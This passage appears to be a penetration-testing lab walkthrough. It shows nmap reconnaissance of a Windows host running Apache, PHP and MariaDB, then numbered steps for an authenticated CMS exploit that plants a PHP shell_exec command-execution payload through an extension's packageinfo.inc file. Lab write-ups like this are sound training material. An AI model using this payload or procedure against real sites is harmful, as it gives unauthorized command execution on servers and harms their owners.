





??(root?kali)-[/home/kali/Desktop] ??# nmap -p- 192.168.61.248 Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-0708:57 UTC Nmap scan report for192.168.61.248 Host isup (0.00044s latency). Not shown: 65530 filtered tcp ports (no-response) PORT STATE SERVICE 80/tcp open http 443/tcp open https 445/tcp open microsoft-ds 3306/tcp open mysql 7680/tcp open pando-pub
???(root?kali)-[/home/kali/Desktop] ??# nmap -A -sV -sC -p80,443,445,3306,7680 192.168.61.248 Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-0709:09 UTC Nmap scan report for 192.168.61.248 Host is up (0.00054s latency).

PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/7.3.29) |_http-title: Sam Elliot | Web Designer | http-methods: |_ Potentially risky methods: TRACE |_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29 443/tcp open ssl/http Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/7.3.29) |_http-title: Sam Elliot | Web Designer | http-methods: |_ Potentially risky methods: TRACE |_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29 | tls-alpn: |_ http/1.1 | ssl-cert:Subject: commonName=localhost | Not valid before:2009-11-10T23:48:47 |_Not valid after:2019-11-08T23:48:47 |_ssl-date: TLS randomness does not represent time 445/tcp open microsoft-ds? 3306/tcp open mysql MariaDB 10.3.24or later (unauthorized) 7680/tcp open pando-pub? Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running (JUST GUESSING): Microsoft Windows 10|11|2019 (97%) OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_11 cpe:/o:microsoft:windows_server_2019 Aggressive OS guesses: Microsoft Windows 101903-21H1 (97%), Microsoft Windows 101803 (95%), Microsoft Windows 11 (92%), Microsoft Windows 101909 (91%), Microsoft Windows 101909-2004 (91%), Windows Server 2019 (91%), Microsoft Windows 101809 (91%), Microsoft Windows 1020H2 (88%) No exact OS matches for host (test conditions non-ideal). Network Distance:2 hops
TRACEROUTE (using port 443/tcp) HOP RTT ADDRESS 10.21 ms 192.168.49.1 20.50 ms 192.168.61.248
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done:1 IP address (1 host up) scanned in87.24 seconds

sudo systemctl enable --now mariadb Synchronizing state of mariadb.service with SysV service script with /usr/lib/systemd/systemd-sysv-install. Executing: /usr/lib/systemd/systemd-sysv-install enable mariadb Created symlink '/etc/systemd/system/multi-user.target.wants/mariadb.service' ? '/usr/lib/systemd/system/mariadb.service'.
1 2 3 4 5 6 7 8
??(root?kali)-[/home/kali/Desktop] ??# sudo mysql Welcome to the MariaDB monitor. Commands endwith ; or \g. Your MariaDB connection id is42 Serverversion: 11.8.5-MariaDB-3from Debian -- Please help get to 10k stars at https://github.com/MariaDB/Server Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others. Type'help;'or'\h'for help. Type'\c'to clear the currentinputstatement. MariaDB [(none)]>



1- Login with your account. 2- Go to the block management section. Directory is '/admin/app/core.blockmanager'. 3- Create a new category. 4- Download the 'mailchimp' extension from here. => https://github.com/calip/app_mailchimp 5- Open the 'packageinfo.inc' file. It is in'/blocks/mailchimp' directory. 6- Paste this PHP code below and save it. ##################################### $command = shell_exec('netstat -an'); echo "<pre>$command</pre>";
?> #####################################
